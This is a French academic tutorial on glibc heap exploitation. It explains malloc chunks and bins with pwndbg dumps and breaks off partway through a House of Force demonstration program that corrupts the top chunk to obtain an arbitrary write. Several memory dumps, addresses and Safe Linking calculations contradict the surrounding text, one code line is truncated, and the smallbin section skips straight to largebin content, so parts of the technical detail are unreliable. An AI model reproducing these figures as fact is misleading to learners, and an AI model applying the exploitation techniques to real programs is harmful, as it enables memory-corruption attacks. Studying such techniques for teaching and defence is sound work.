



Exploitation des Heap Overflows en 2026

Arnaud Gomes & Kamiel De Vos
Université de Bordeaux

14 septembre 2026

Table des matières


1	Rappels	3
1.1	Processus	3
1.2	Interactions avec le noyau : les appels système	3
1.3	Protections système : l'ASLR et son contexte d'analyse	4
2	Malloc	4
2.1	Comment fonctionne <code>malloc</code>	4
2.2	Anatomie d'un Chunk	5
2.2.1	Structure d'un Chunk Alloué	5
2.2.2	Structure d'un Chunk Libéré	5
2.3	Bins et Mécanismes de Recyclage	6
2.3.1	Tcache : Thread-local Cache	6
2.3.2	Bins	7
3	Analyse pratique de la heap	8
3.1	Tcache	9
3.2	Fastbin	10
3.3	Smallbin	10
3.4	Largebin	11
4	Techniques d'exploitation : Des méthodes historiques aux approches modernes	12
4.1	Vulnérabilités et Primitives	12
4.1.1	Erreurs de cycle de vie (Dangling Pointers)	12
4.1.2	Erreurs de limites (Memory Corruption)	12
4.1.3	Des vulnérabilités aux primitives d'exploitation	13
4.1.4	Heap Feng Shui (Heap Grooming)	13
4.2	Évolution des techniques et vecteurs limités	13
4.2.1	House of Force	13
4.2.2	Fastbin Dup	14
4.3	Techniques d'exploitation en 2026 (GLIBC 2.40/2.41)	16
4.3.1	Bypass de Safe Linking	16
4.3.2	Tcache Poisoning	17
4.3.3	House of Botcake & Extensions du Tcache Poisoning	19
4.3.4	Tcache House of Spirit	19
4.3.5	Largebin Attack	20
4.3.6	Smallbin Attack	22
4.4	Altération Structurale : Consolidation et Chevauchement	24
4.4.1	Overlapping Chunks	25
4.5	Exploit	26
4.5.1	Use-After-Free et Type Confusion	26
5	Perspectives : L'évolution de l'allocateur (GLIBC 2.42 & 2.43)	27
6	Bibliographie	27

1 Rappels

1.1 Processus

Lorsqu'un programme est lancé, le système d'exploitation crée un processus. Avant même d'exécuter le code de l'utilisateur, ce processus se voit attribuer un espace d'adressage virtuel. On peut, de manière simplifiée, considérer que cet espace est organisé en cinq zones principales (en réalité, il en existe davantage) :

- **Code** : contient le binaire exécutable. Cette zone est généralement en lecture seule et peut être partagée entre plusieurs processus exécutant le même programme.
- **Données** : regroupe les variables globales et statiques, qu'elles soient initialisées ou non. Elles sont allouées lors du chargement du programme.
- **Tas (Heap)** : zone de mémoire dynamique utilisée par `malloc/free`. Elle commence à l'adresse définie par l'appel système `brk` et peut s'étendre. Pour les allocations volumineuses, `malloc` utilise plutôt `mmap`.
- **Bibliothèque C (libc)** : code partagé (`libc.so`, `ld.so`) chargé dynamiquement, évitant la duplication du code entre les processus.
- **Pile (Stack)** : zone de taille dynamique (souvent limitée à environ 8 Mo sous Linux) contenant les appels de fonctions, les arguments et les variables locales.



Lors de l'initialisation de la heap, avant même qu'un seul appel à `malloc` ne soit effectué par le programme utilisateur, le système d'exploitation réalise un appel système `brk()` afin d'établir la zone initiale du tas. À ce stade, cette zone est pratiquement vide : elle ne contient aucun espace réellement utilisable pour les allocations dynamiques. Elle pourra ensuite être étendue au fur et à mesure des besoins, notamment via les appels à `malloc`, qui ajustent la limite supérieure du tas ou, pour les allocations volumineuses, utilisent directement `mmap`.

1.2 Interactions avec le noyau : les appels système

L'allocateur de la Libc ne possède pas de mémoire propre. Il agit comme un gestionnaire qui réclame des pages au noyau Linux via des appels système spécifiques. La compréhension de ces mécanismes est indispensable pour l'exploitation de la heap, car ils définissent les limites physiques et le comportement de nos débordements.

Le segment de données et `brk()` Le tas (*heap*) est traditionnellement étendu de manière contiguë. L'appel système `brk()` permet de déplacer le *program break*, qui marque la fin du segment de données du processus. L'allocateur utilise ce mécanisme pour les petites et moyennes allocations afin de maintenir une localité de cache optimale au sein de l'arène principale.

Allocations anonymes et `mmap()` Pour les requêtes volumineuses (supérieures au seuil `MMAP_THRESHOLD`, généralement 128 Ko), `malloc` utilise `mmap()` pour créer une zone de mémoire virtuelle indépendante. Contrairement au segment géré par `brk()`, ces zones sont allouées dans l'espace situé entre la pile et le tas. Elles sont totalement désolidarisées de l'arène principale, ce qui signifie qu'un heap overflow sur un chunk `mmap` ne pourra pas corrompre les métadonnées des bins classiques que nous analyserons plus loin.

1.3 Protections système : l'ASLR et son contexte d'analyse

L'une des barrières majeures à l'exploitation en 2026 est la randomisation de l'espace d'adressage (ASLR). Cette protection fait varier l'adresse de base de la pile, de la Libc et du tas à chaque lancement du programme. L'attaquant doit alors obtenir une "fuite mémoire" (*leak*) pour recalculer les adresses réelles des fonctions cibles ou des métadonnées de l'allocateur.

Observation durant le développement Il est important de noter que, lors de nos phases de tests avec `gdb` et l'extension `pwndbg`, l'ASLR est **désactivé par défaut**. Ce comportement est voulu pour faciliter le débogage et l'analyse de la structure de la mémoire en rendant les adresses prévisibles d'une exécution à l'autre. Cependant, dans un scénario d'attaque réel sur un binaire distant ou protégé, cette sécurité est active et force l'attaquant à adapter ses techniques (comme nous le verrons dans la section sur le *Tcache Poisoning*).

2 Malloc

2.1 Comment fonctionne `malloc`

`malloc` est une fonction de la bibliothèque standard C chargée d'allouer de la mémoire dynamique dans le tas (heap). Le code source de `malloc` est disponible dans `glibc`, accessible sur le site <https://sourceware.org>.

Lorsque vous appelez `malloc(num)`, vous demandez au système d'exploitation de réserver une zone mémoire dans l'espace du processus, plus précisément dans la région dédiée au tas. L'argument passé à `malloc` correspond au nombre d'octets souhaités.

En pratique, l'appel à `malloc` est géré par l'allocateur `ptmalloc2`. Cet allocateur est le gestionnaire mémoire utilisé par `glibc` pour les programmes C. Lorsqu'un programme a besoin de mémoire, il invoque `malloc()`, et lorsqu'il n'en a plus besoin, il appelle `free()` pour libérer l'espace.

En arrière-plan, `ptmalloc2` obtient de grands blocs de mémoire auprès du noyau via des appels système tels que `brk()` (pour étendre la zone principale du tas) ou `mmap()` (pour les allocations de grande taille). Pour optimiser les performances, `ptmalloc2` ne renvoie pas immédiatement la mémoire libérée au système lors d'un appel à `free()`. À la place, il conserve les blocs libérés dans des structures internes (comme les *bins* et le *tcache*), ce qui lui permet de réattribuer rapidement ces blocs lors d'un prochain appel à `malloc()`.

Ce mécanisme de réutilisation efficace constitue également une surface d'attaque privilégiée pour les exploitations de vulnérabilités liées au tas.

`malloc` a également la possibilité de scinder un chunk lorsqu'il est plus grand que la taille demandée. Dans ce cas, l'allocateur découpe le chunk trouvé en deux : il construit un premier chunk de la taille requise, qui est retourné à l'utilisateur, puis place le chunk restant dans l'unsorted bin afin qu'il puisse être réutilisé ultérieurement.

2.2 Anatomie d'un Chunk

La mémoire gérée par l'allocateur est divisée en blocs appelés « chunks ». Un chunk stocke les données de l'utilisateur, mais intègre également des métadonnées internes indispensables à `ptmalloc2`. La structure physique de ce bloc change radicalement selon qu'il est alloué ou libre.

Pour prouver ce comportement dynamique, nous utilisons le code de démonstration suivant :

```
#include <stdlib.h>
#include <string.h>

int main() {
    // Allocation de 0x30 octets. La GLIBC ajoute un en-tête de 0x10 octets.
    // La taille physique réelle du chunk sera de 0x40 octets.
    char *chunk_a = malloc(0x30);
    strcpy(chunk_a, "AAAA"); // Remplissage avec des données utilisateur
    /* --- [BREAKPOINT 1 : Chunk Alloué] --- */
    free(chunk_a);
    /* --- [BREAKPOINT 2 : Chunk Libéré (Tcache)] --- */

    return 0;
}
```

2.2.1 Structure d'un Chunk Alloué

Lorsqu'un chunk est en cours d'utilisation, l'allocateur se contente de stocker sa taille dans l'en-tête. Le reste de l'espace est purement dédié à l'utilisateur. En raison des contraintes d'alignement matériel (16 octets sur les architectures 64 bits), la taille minimale absolue d'un chunk est de 32 octets. Toute demande est automatiquement arrondie au multiple de 16 supérieur.

Si nous observons la mémoire au **breakpoint 1**, nous constatons que l'en-tête contient la taille (0x41, soit 0x40 + le bit `PREV_INUSE`), immédiatement suivie de notre chaîne de caractères « AAAA » (0x41414141).




FIGURE 1 – Structure d'un chunk alloué

```
pwndbg> x/4gx chunk_a - 0x10
```

```
0x55555559290: 0x0000000000000000 0x0000000000000041
0x555555592a0: 0x0000000004141414 0x0000000000000000
```

2.2.2 Structure d'un Chunk Libéré

Au moment du `free()`, les données utilisateur n'ont plus d'utilité. L'allocateur recycle instantanément cet espace pour y injecter des pointeurs de gestion, ce qui permet d'insérer le bloc dans une liste d'attente

(les « bins »).

Le premier pointeur inséré (**fd** pour *forward*) indique l'adresse du prochain bloc libre. Dans les attaques modernes ciblant le Tcache, tout l'enjeu est d'utiliser une vulnérabilité (comme un *Use-After-Free*) pour corrompre ce pointeur **fd** et détourner la liste chaînée vers une adresse arbitraire. Les chunks très volumineux (**largebins**) possèdent des pointeurs supplémentaires (**fd_nextsize**), mais ces champs n'existent pas dans les petites structures.

Si nous observons la mémoire au **breakpoint 2**, nous voyons que nos données utilisateur (« AAAA ») ont été écrasées par les métadonnées de la GLIBC :




FIGURE 2 – Structure d'un chunk libéré

```
pwndbg> x/4gx chunk_a - 0x10
```

```
0x55555559290: 0x0000000000000000 0x0000000000000041
0x555555592a0: 0x0000000055555559 0xafc0e29aec2de325
```

Différence de métadonnées : Tcache vs Fastbin Comme illustré ci-dessus, la GLIBC écrit deux valeurs lorsqu'un chunk atterrit dans le Tcache : le pointeur **fd** (Bleu, protégé par le *Safe Linking*) et la **key** anti-double-free (Vert).

Il est crucial de noter que si le chunk est dirigé vers un Fastbin, le pointeur **key** n'est jamais instancié. Les Fastbins ne s'appuient que sur le pointeur **fd**, limitant leur protection anti-double-free à une simple vérification du sommet de la liste.

2.3 Bins et Mécanismes de Recyclage

Lorsque l'espace est libéré, l'allocateur doit le ranger intelligemment pour répondre rapidement aux futures requêtes **malloc**. La GLIBC utilise une hiérarchie stricte de listes (les bins), de la plus rapide (mais moins sécurisée) à la plus complexe.

2.3.1 Tcache : Thread-local Cache

Introduit pour accélérer drastiquement les allocations multithreads, le Tcache intercepte l'ensemble des chunks dont la taille est inférieure à 0x410, c'est-à-dire tous ceux plus petits que le largebin, à l'exception de la première classe. Il est ainsi devenu la surface d'attaque numéro un.

Il s'agit d'une liste simplement chaînée fonctionnant en LIFO (Last-In, First-Out), capable de stocker jusqu'à 7 chunks par index de taille. Il peut y avoir jusqu'à 64 listes de chunks. Son fonctionnement correspond exactement au dump mémoire analysé précédemment, et il est défini formellement par la structure interne suivante :

```
// Structure interne d'une entrée Tcache (glibc 2.41)
typedef struct tcache_entry {
    struct tcache_entry *next;          /* Pointeur obfusqué (Safe Linking) */
    struct tcache_perthread_struct *key; /* Clé anti-double-free */
} tcache_entry;
```

2.3.2 Bins

Il existe quatre types de bins :

- **Fastbins** → listes simplement chaînées
- **Smallbins** → listes doublement chaînées
- **Largebins** → listes doublement chaînées
- **Unsorted bin** → liste doublement chaînée

La principale différence entre ces bins (à l'exception de l'unsorted bin) réside dans la plage de tailles des chunks qu'ils contiennent. Ces tailles changent en fonction de la version de la GLIBC. Les chiffres donnés après sont valables à partir de la version 2.26 (2017).

Les fastbins ne réalisent pas de *consolidation*, contrairement aux smallbins et largebins.

La consolidation intervient à deux moments depuis GLIBC 2.27. Elle peut se produire lors de la libération d'un chunk, ou lors de l'allocation d'un chunk de grande taille (supérieur à `0x3f0`), ce qui force l'allocateur à appeler `malloc_consolidate`. Cette fonction examine alors les chunks adjacents en mémoire et fusionne ceux qui sont libres et ne se trouvent pas dans le tcache. Le chunk résultant est placé dans l'unsorted bin lorsqu'il provient d'un `free`, ou directement rangé dans le bin approprié lorsqu'il est créé au cours d'une allocation de grande taille.

L'ordre de recherche dans les bins est le suivant :

`tcache → fastbins → unsorted bin → smallbins → largebins.`

Unsorted Bin

L'unsorted bin est une structure **FIFO**. Les chunks y sont placés lorsqu'ils sont libérés et qu'ils ne vont ni dans le tcache ni dans les fastbins, ou lorsque le tcache est plein ou que la taille du chunk dépasse la limite du tcache (`0x410`). Les nouveaux chunks sont insérés en tête de liste.

Lors d'une allocation, l'unsorted bin est parcouru après le tcache et les fastbins. Il est traversé du plus ancien au plus récent : le chunk le plus récemment libéré est donc vérifié en dernier. Si un chunk de taille compatible est trouvé, il est immédiatement retourné. Les chunks qui ne correspondent pas à la taille demandée sont réinsérés dans leur smallbin ou largebin respectif.

Fastbins

Les fastbins sont des structures **LIFO**. Ils contiennent des chunks de taille comprise entre `0x20` et `0x80`, répartis en classes espacées de `0x10`. Aucune recherche n'est nécessaire, les fastbins sont déjà triés par taille, et l'allocation consiste simplement à retirer le chunk en tête de liste. De plus un chunk rentre dans un fastbin uniquement par le moyen d'un `free`, autrement dit lorsqu'une consolidation se produit, le chunk ne peut plus retourner dans le fastbin et se retrouve donc dans Unsorted ou Smallbin.

Smallbins

Les smallbins sont des structures **FIFO** contenant des chunks de taille comprise entre `0x90` et `0x3f0`, espacés de `0x10`. Un chunk n'est ajouté à un smallbin qu'après être passé par l'unsorted bin. Lors de son insertion, le premier quadword de la zone utilisateur est réutilisé comme pointeur avant (`fd`) et le second comme pointeur arrière (`bk`).

Largebins

Les largebins sont également **FIFO** et contiennent des chunks de taille comprise entre `0x400` et le seuil `mmap` (par défaut `0x20000`, soit 128 Ko). Au-delà de ce seuil, `malloc()` contourne entièrement les bins et demande directement une page anonyme au noyau via `mmap()`. Les largebins sont répartis en 63 bins, chacun couvrant une plage de tailles.

Par exemple, le largebin `0x400` contient les chunks de `0x400` à `0x430`, tandis que le largebin `0x2000` contient ceux de `0x2000` à `0x21f0`.

À l'intérieur d'un largebin, les chunks sont triés par taille décroissante : le plus grand est accessible via `fd`, le plus petit via `bk`. Lors de l'insertion, le premier quadword utilisateur est utilisé comme `fd`, le second comme `bk`.

Les largebins maintiennent également une structure secondaire appelée *nextsize*, qui relie entre eux les premiers chunks de chaque taille distincte dans un même bin. Le chunk « skip-list » d'une taille donnée utilise ses troisième et quatrième quadwords comme `fd_nextsize` et `bk_nextsize`. Les chunks supplémentaires de même taille sont insérés après ce chunk spécial, ce qui évite de modifier les pointeurs *nextsize*.

Un exemple d'utilisation de `bk_nextsize` apparaît lorsque `malloc()` recherche un chunk légèrement plus petit après avoir échoué à trouver une correspondance exacte. Si la taille demandée est `0x2100` et que le largebin contient des chunks de `0x2400`, `0x2200` et `0x2000`, `malloc()` peut suivre `bk_nextsize` depuis le chunk `0x2400` pour atteindre rapidement `0x2200`, sans parcourir linéairement tout le bin.

3 Analyse pratique de la heap

Vérifions ce que nous venons de dire précédemment.

Vous pouvez maintenant lancer ce programme avec `pwndbg`. L'idée de ce code est d'observer les différentes "bin" et les métadonnées des chunks.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define TCACHE_MAX 7

void fill_tcache(size_t size){
    void *ptrs[7];
    for (unsigned i = 0; i < TCACHE_MAX; i++)
        ptrs[i] = malloc(size);
    for (unsigned i = 0; i < TCACHE_MAX; i++)
        free(ptrs[i]);
}

int main(){

    // Tcache
    void *t1 = malloc(0x40), *t2 = malloc(0x100), *t3 = malloc(0x400);
    strcpy(t1, "T1T1T1T1"); // T = 0x54 et 1 = 0x31
    free(t1), free(t2), free(t3);

    // Fastbin
    void *f_min = malloc(0x10), *g1 = malloc(0x30);
    void *f_max = malloc(0x70), *g2 = malloc(0x30);

    strcpy(f_max, "FFFFFFFFFFFFFFFFFFFFFFFF"); // F = 0x46

    fill_tcache(0x10); fill_tcache(0x70);

    free(f_min); free(f_max);

    // Smallbin
    void *s_min = malloc(0x80), *g3 = malloc(0x30);
```

```
void *s_max = malloc(0x3e0), *g4 = malloc(0x30);

strcpy(s_max, "SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS"); // S = 0x53

fill_tcache(0x80); fill_tcache(0x3e0);

free(s_min); free(s_max);

// Largebin
void *l_min = malloc(0x3f0);

fill_tcache(0x3f0);

strcpy(l_min, "LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL"); // L = 0x4c

free(l_min);
malloc(0x410);

return 0;
```

Code couleur utilisé pour l'analyse des chunks glibc

Afin de faciliter la lecture et l'analyse des structures internes du tas (*heap*) dans `glibc`, chaque champ d'un chunk est représenté avec une couleur spécifique. Ce code couleur permet d'identifier rapidement le rôle de chaque octet dans les dumps mémoire.

- **Brun (prev_size)** : Taille du chunk précédent. Ce champ n'est utilisé que lorsque le bit `PREV_INUSE` est à zéro.
- **Rouge (size)** : Taille du chunk courant, incluant les bits d'état (`PREV_INUSE`, `IS_MMAPPED`, `NON_MAIN_ARENA`).
- **Bleu (fd)** : Pointeur vers le prochain chunk dans une liste chaînée (`fastbins`, `smallbins`, `unsorted bin`, etc.).
- **Violet (fd_nextsize)** : Pointeur utilisé dans les *large bins* pour maintenir un tri secondaire par taille.
- **Jaune (bk)** : Pointeur vers le chunk précédent dans une liste chaînée.
- **Orange (bk_nextsize)** : Pointeur complémentaire à `fd_nextsize` dans les *large bins*, permettant la navigation inverse dans la liste triée par taille.
- **Vert foncé (payload)** : Données utilisateur stockées dans le chunk. C'est la zone retournée par `malloc()` et modifiable par le programme.

3.1 Tcache

```
void *t1 = malloc(0x40), *t2 = malloc(0x100), *t3 = malloc(0x400);
strcpy(t1, "T1T1T1T1"); // T = 0x54 et 1 = 0x31
free(t1), free(t2), free(t3);
```

Au début du programme, on n'a rien, pas de heap utilisateur. Elle sera initialisée dès le premier `malloc`, la seule structure en place au début du programme est la main arena qui est dans la libc. Vous pouvez voir son adresse avec `p &main_arena`.

Une fois que vous avez passé les trois `strcpy`, vous pouvez les retrouver avec la commande `heap`. Vous allez ainsi voir 5 chunks, c'est normal. Le premier chunk est un résidu de l'appel initial de `brk`, il sert à aligner le Top Chunk et à avoir un premier chunk valide qui sert à la gestion des bins et à la recherche des chunks.

Voici à quoi ressemble t_1 une fois free :

```
pwndbg> x/40bx t1 - 0x10
```

```
0x555555559290: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x555555559298: 0x51 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x5555555592a0: 0x59 0x55 0x55 0x55 0x05 0x00 0x00 0x00
0x5555555592a8: 0x46 0x01 0x3a 0x70 0x5f 0x9c 0xce 0x17
0x5555555592b0: 0x54 0x31 0x54 0x31 0x54 0x31 0x54 0x31
```

Comme le montrent les couleurs, la zone utilisateur a été immédiatement écrasée par la GLIBC pour y stocker deux métadonnées critiques propres au Tcache :

En **bleu**, on retrouve le pointeur `fd` (forward) à la valeur `0x555555559` qui indique l'adresse du prochain chunk libre à partir du champ utilisateur. L'adresse semble illisible car, depuis la GLIBC 2.32, elle est protégée par le *Safe Linking*. Le pointeur n'est plus stocké en clair. Il est masqué dynamiquement via une opération XOR. Comme `t1` est le premier chunk, son `fd` pointe sur 0.

$$\begin{aligned}\text{fd}_{\text{encodé}} &= (\text{Adresse_Chunk} \gg 12) \oplus \text{fd}_{\text{réel}} \\ &= (0x5555555592a0 \gg 12) \oplus 0 \\ &= 0x555555559\end{aligned}$$

En **vert foncé**, on observe le pointeur `key`. Contrairement à ce que son nom suggère, ce n'est pas une clé servant à déchiffrer le pointeur bleu. Il s'agit d'une sécurité anti-double-free introduite dans la GLIBC 2.29, qui pointe vers la `tcache_perthread_struct`. Si l'allocateur détecte cette signature lors d'un `free()`, il parcourt préventivement la liste chaînée pour s'assurer que le bloc n'y figure pas déjà.

3.2 Fastbin

```
void *f_min = malloc(0x10), *g1 = malloc(0x30);
void *f_max = malloc(0x70), *g2 = malloc(0x30);
strcpy(f_max, "FFFFFFFFFFFFFFFFFFFFFFFF"); // F = 0x46
fill_tcache(0x10); fill_tcache(0x70);
free(f_min); free(f_max);
```

Voici à quoi ressemble $f_{\max}$ une fois free :

```
pwndbg> x/40bx f_max - 0x10
```

```
0x555555559860: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x555555559868: 0x81 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x555555559870: 0x59 0x55 0x55 0x55 0x05 0x00 0x00 0x00
0x555555559878: 0x46 0x46 0x46 0x46 0x46 0x46 0x46 0x46
0x555555559880: 0x46 0x46 0x46 0x46 0x46 0x46 0x46 0x46
```

Dans les fastbins, le *Safe Linking* est actif.

Si l'on souhaite retrouver le **fd** réel, on peut manipuler la formule précédente

$$\begin{aligned} \text{fd}_{\text{réel}} &= \text{fd}_{\text{encodé}} \oplus (\text{adresse}_{\text{chunk}} \gg 12) \\ &= (0x55555559) \oplus (0x555555592a0 \gg 12) \\ &= 0 \end{aligned}$$

Ici on trouve 0 car le chunk est seul dans le fastbin.

3.3 Smallbin

```
oid *s_min = malloc(0x80), *g3 = malloc(0x30);  
void *s_max = malloc(0x3e0), *g4 = malloc(0x30);  
strcpy(s_max, "SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS"); // S = 0x53  
fill tcache(0x80); fill tcache(0x3e0);
```


on observe que les pointeurs `fd` et `bk` pointent tous deux vers la tête du largebin, ce qui est normal pour un bin circulaire contenant un seul élément. Les champs `fd_nextsize` et `bk_nextsize` pointent vers lui-même, car il est le seul chunk de cette classe de taille.

On remarque que les deux chunks qui se trouvaient dans les fastbins se retrouvent désormais dans les smallbins. Cela est dû à la consolidation déclenchée par `malloc`, qui a vidé les fastbins et a directement rangé ces chunks dans les smallbins correspondants.

```
pwndbg> bins

tcachebins
0x20 [ 7]: 0x5555555599f0 -> .... <-0
0x50 [ 1]: t1 <-0
0x80 [ 7]: 0x555555559d10 -> .... <-0
0x90 [ 7]: 0x55555555a5f0 -> .... <-0
0x110 [ 1]: t2 <-0
0x3f0 [ 7]: 0x55555555be20 -> .... <-0
0x410 [ 1]: t3 <-0
fastbins
empty
unsortedbin
empty
smallbins
0x20: f_min -> 0x7ffff7e03b30 (main_arena+112) <- f_min
0x80: f_max -> 0x7ffff7e03b90 (main_arena+208) <- f_max
0x90: s_min -> 0x7ffff7e03ba0 (main_arena+224) <- s_min
0x3f0: s_max -> 0x7ffff7e03f00 (main_arena+1088) <- s_max
largebins
0x400-0x430: l_min -> 0x7ffff7e03f10 (main_arena+1104) <- l_min
```

4 Techniques d'exploitation : Des méthodes historiques aux approches modernes

4.1 Vulnérabilités et Primitives

Avant de détailler les techniques d'exploitation à proprement parler, il est essentiel de définir les vulnérabilités de base (« bugs ») qui permettent de les déclencher. Ces erreurs de programmation sont la porte d'entrée incontournable pour manipuler l'allocateur.

4.1.1 Erreurs de cycle de vie (Dangling Pointers)

Use-After-Free (UAF) : Utilisation d'un pointeur vers un chunk après sa libération. Permet de lire des métadonnées (pour un *leak*) ou de corrompre des pointeurs de chaînage (`next/fd`). (Ex : *Tcache Poisoning*, *House of Botcake*)

Double Free : Libération multiple d'un même chunk. Provoque des boucles dans les bins et permet d'obtenir deux pointeurs sur la même zone mémoire (*aliasing*). (Ex : *Fastbin Dup*, *Tcache Dup*)

Invalid Free : Appel de `free()` sur une adresse qui n'est pas le début d'un chunk valide (par exemple : milieu d'un chunk ou adresse sur la pile). (Ex : *House of Spirit*)

4.1.2 Erreurs de limites (Memory Corruption)

Heap Overflow / Out-of-Bounds (OOB) : Écriture au-delà de la zone allouée. Cible volontairement les métadonnées du chunk suivant (champ `size`, bit `PREV_INUSE`). (Ex : *House of Force*, *Overlapping Chunks*)

Off-by-one : Cas particulier d'overflow où seul un unique octet est écrit au-delà de la limite (souvent un octet nul `\0`). C'est souvent suffisant pour déclencher une consolidation invalide. (Ex : *Poison Null Byte*)

4.1.3 Des vulnérabilités aux primitives d'exploitation

Les erreurs détaillées ci-dessus ne sont généralement pas une fin en soi. Elles sont manipulées via les techniques que nous allons décrire pour obtenir des primitives :

- **Arbitrary Write** : Capacité d'écrire une valeur contrôlée à une adresse arbitraire. C'est le but ultime (souvent via un détournement de pointeur de fonction) permettant de rediriger le flux de contrôle.
- **Arbitrary Read** : Capacité de lire le contenu de n'importe quelle adresse mémoire. Indispensable pour récupérer systématiquement les *leaks* nécessaires afin de neutraliser et s'adapter à la randomisation *ASLR*.

Nous présenterons dans les sections suivantes l'évolution des *techniques d'exploitation* qui lient ces vulnérabilités fondamentales à nos primitives.

4.1.4 Heap Feng Shui (Heap Grooming)

Le *heap feng shui*, ou *heap grooming*, désigne un ensemble de techniques visant à façonner la disposition de la heap afin de créer une configuration mémoire favorable à l'exploitation. L'idée est de manipuler précisément la structure du tas en effectuant des allocations et libérations de tailles soigneusement choisies, de manière à positionner des chunks à des emplacements stratégiques. Le nom fait référence au feng shui, un système esthétique chinois ancien reposant sur l'alignement optimal des éléments dans l'espace.

Le heap feng shui s'avère particulièrement utile lorsqu'on souhaite qu'un chunk contrôlé se retrouve à un emplacement précis et prévisible dans la heap, par exemple pour positionner un chunk victime juste après un chunk vulnérable (voir la section sur le *Largebin Attack* pour une illustration concrète).

4.2 Évolution des techniques et vecteurs limités

4.2.1 House of Force

Fichier de référence : [house_of_force.c](#)

Vue d'ensemble : Le *House of Force* est une ancienne technique de corruption de la mémoire. Elle cible le *Top Chunk*, qui représente la mémoire libre restante à la fin du tas (heap). En modifiant le champ `size` du *Top Chunk*, un attaquant force l'espace d'adressage virtuel à boucler sur lui-même (wrap around). Cela trompe `malloc` et l'oblige à renvoyer un pointeur vers n'importe quelle adresse cible souhaitée.

Fonctionnement de l'attaque : Pour exécuter cette attaque, il faut d'abord une vulnérabilité de type *heap overflow* (dépassement de tas) pour écraser les métadonnées du *Top Chunk*. L'attaquant écrase le champ `size` avec la valeur entière non signée maximale. Sur une architecture x64, cette valeur est `0xffffffffffffffff` (-1).

Démonstration par le code :

```
#include <stdlib.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    long target_variable = 0; // La variable que nous voulons écraser

    // 1. Allocation initiale pour s'approcher du Top Chunk
    long *ptr = malloc(0x100);

    // 2. Vulnérabilité : Heap Overflow écrasant la taille du Top Chunk
    // En réalité, cela se ferait via une fonction vulnérable (ex: strcpy).
    // Ici, nous simulons l'écrasement en pointant directement sur le header.
    long *top_chunk_size = ptr + (malloc_usable_size(ptr) / sizeof(long));
    *top_chunk_size = -1; // 0xffffffffffffffff
```

```
// 3. Calcul de la distance (Evil_Size)
// Distance = Cible - Top_Chunk_Actuel - (4 * sizeof(long))
long evil_size = (long)&target_variable - (long)top_chunk_size - 0x20;

// 4. Allocation pont (Bridge allocation)
// malloc avance le pointeur du Top Chunk en utilisant notre taille calculée.
// L'entier déborde (integer overflow) et boucle l'espace d'adressage.
malloc(evil_size);

// 5. L'exploitation
